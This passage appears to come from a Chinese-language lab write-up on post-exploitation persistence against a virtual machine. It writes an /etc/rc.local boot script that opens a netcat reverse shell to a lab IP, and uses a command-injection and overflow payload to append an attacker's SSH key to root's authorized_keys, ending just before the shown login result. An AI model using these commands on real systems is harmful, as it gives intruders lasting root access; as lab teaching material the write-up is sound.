查阅可知`Ubuntu`的启动项文件为`/etc/rc.local`。

在反弹的`shell`中执行如下命令，并输入内容

```
cat

#输入的内容
#!/bin/sh

nc 192.168.75.128 1234 -e /bin/sh

exit 0
```

2. **放置自己的 ssh 公钥：**

> 虚拟机还开放了 22 端口。因此，你可以通过在机器的密钥列表里放一个自己的公钥的方式来得到 root ssh 的权限。首先使用 ssh-keygen 生成密钥，然后将公钥那一条记录放在 ssh 的密钥文件里。

操作如下：

```
ssh-keygen -b 4096 -C test1
cat /home/jiuhao/.ssh/id_rsa.pub
```

查看得到的公钥如下：

```
ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAACAQC2JgrbojWag/WJGjZcuSTKLiTU7YMhXOiHKEjleyRbKEuGOB
q06Jdyv02C8ft33Gbqyrq5KMj5wahpc0neY7N8RLS6qBezJb1C6SBZ1B7WGxFLNrr0Ye0PHEAfDsHD
w+8gb/nxU3b3mQrVoeTNOBq+5xlFLQpDzBv00VPdGQcsfCrt/MoD2HDNuaOW5O+Y/OrKJy15kDTj3P
xEOA3XfPH0gwfVmbMGl3xGFEAWt454RLpMZUjtxN1+70h7w0YWw14YjnUvcgcfv/KOVMjqZreL/2IO
2iIyo+gQKr5aIkuepzYqPh0LFs5ATbdjzMpsyB7ns92sqZRkSVXfPSLOtPxoArX/PPwZ6sIkmuMSWd
TT1KMzVak65wUjJw9Sz86okS75vP76+pAo3duQM7fRj98rRVzk+15XPSdAyS9xLVL6LmFw/w+UWTfN
d5YQyGQho838EdZ0WYgaeqOsWdskl1OOEop4Gw2Mw3SPJZJXBXSarVojeZfBjbgYWXSrtnJxicqXyA
2P5i+7+nU9ZQgr4aUe83FzzfMg+Mim/WFyrIjf1ZfuvncYf/7b0eRIHHmjblqOGWHa92Z5kzOzuztt
nj1laj6BfEjU2txnhI2Od//32hcTvGoFeni1U8ymItT7KQ8KO51U6ce99zfx1YENMzMPODsbXge/O5
TsUwZSRpiALw== test1
```

然后使用命令注入将其附加到目标机的`~/.ssh/authorized_keys`文件下

```
q|(printf "AAAAAAAABBBBBBBBCCCCCCCC\xa9\x11\x40\0\0\0\0\0\n";sleep 1;echo
'echo ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAACAQC2JgrbojWag/WJGjZcuSTKLiTU7YMhXOiHKEjleyRbKEuGOB
q06Jdyv02C8ft33Gbqyrq5KMj5wahpc0neY7N8RLS6qBezJb1C6SBZ1B7WGxFLNrr0Ye0PHEAfDsHD
w+8gb/nxU3b3mQrVoeTNOBq+5xlFLQpDzBv00VPdGQcsfCrt/MoD2HDNuaOW5O+Y/OrKJy15kDTj3P
xEOA3XfPH0gwfVmbMGl3xGFEAWt454RLpMZUjtxN1+70h7w0YWw14YjnUvcgcfv/KOVMjqZreL/2IO
2iIyo+gQKr5aIkuepzYqPh0LFs5ATbdjzMpsyB7ns92sqZRkSVXfPSLOtPxoArX/PPwZ6sIkmuMSWd
TT1KMzVak65wUjJw9Sz86okS75vP76+pAo3duQM7fRj98rRVzk+15XPSdAyS9xLVL6LmFw/w+UWTfN
d5YQyGQho838EdZ0WYgaeqOsWdskl1OOEop4Gw2Mw3SPJZJXBXSarVojeZfBjbgYWXSrtnJxicqXyA
2P5i+7+nU9ZQgr4aUe83FzzfMg+Mim/WFyrIjf1ZfuvncYf/7b0eRIHHmjblqOGWHa92Z5kzOzuztt
nj1laj6BfEjU2txnhI2Od//32hcTvGoFeni1U8ymItT7KQ8KO51U6ce99zfx1YENMzMPODsbXge/O5
TsUwZSRpiALw== >> ~/.ssh/authorized_keys';)|/bin/hello;
```

下显示附加公钥成功的`authorized_keys`文件

附加完毕后在本机使用下述指令进行登陆：

```
ssh -p 2222 root@127.0.0.1
```

运行结果如下：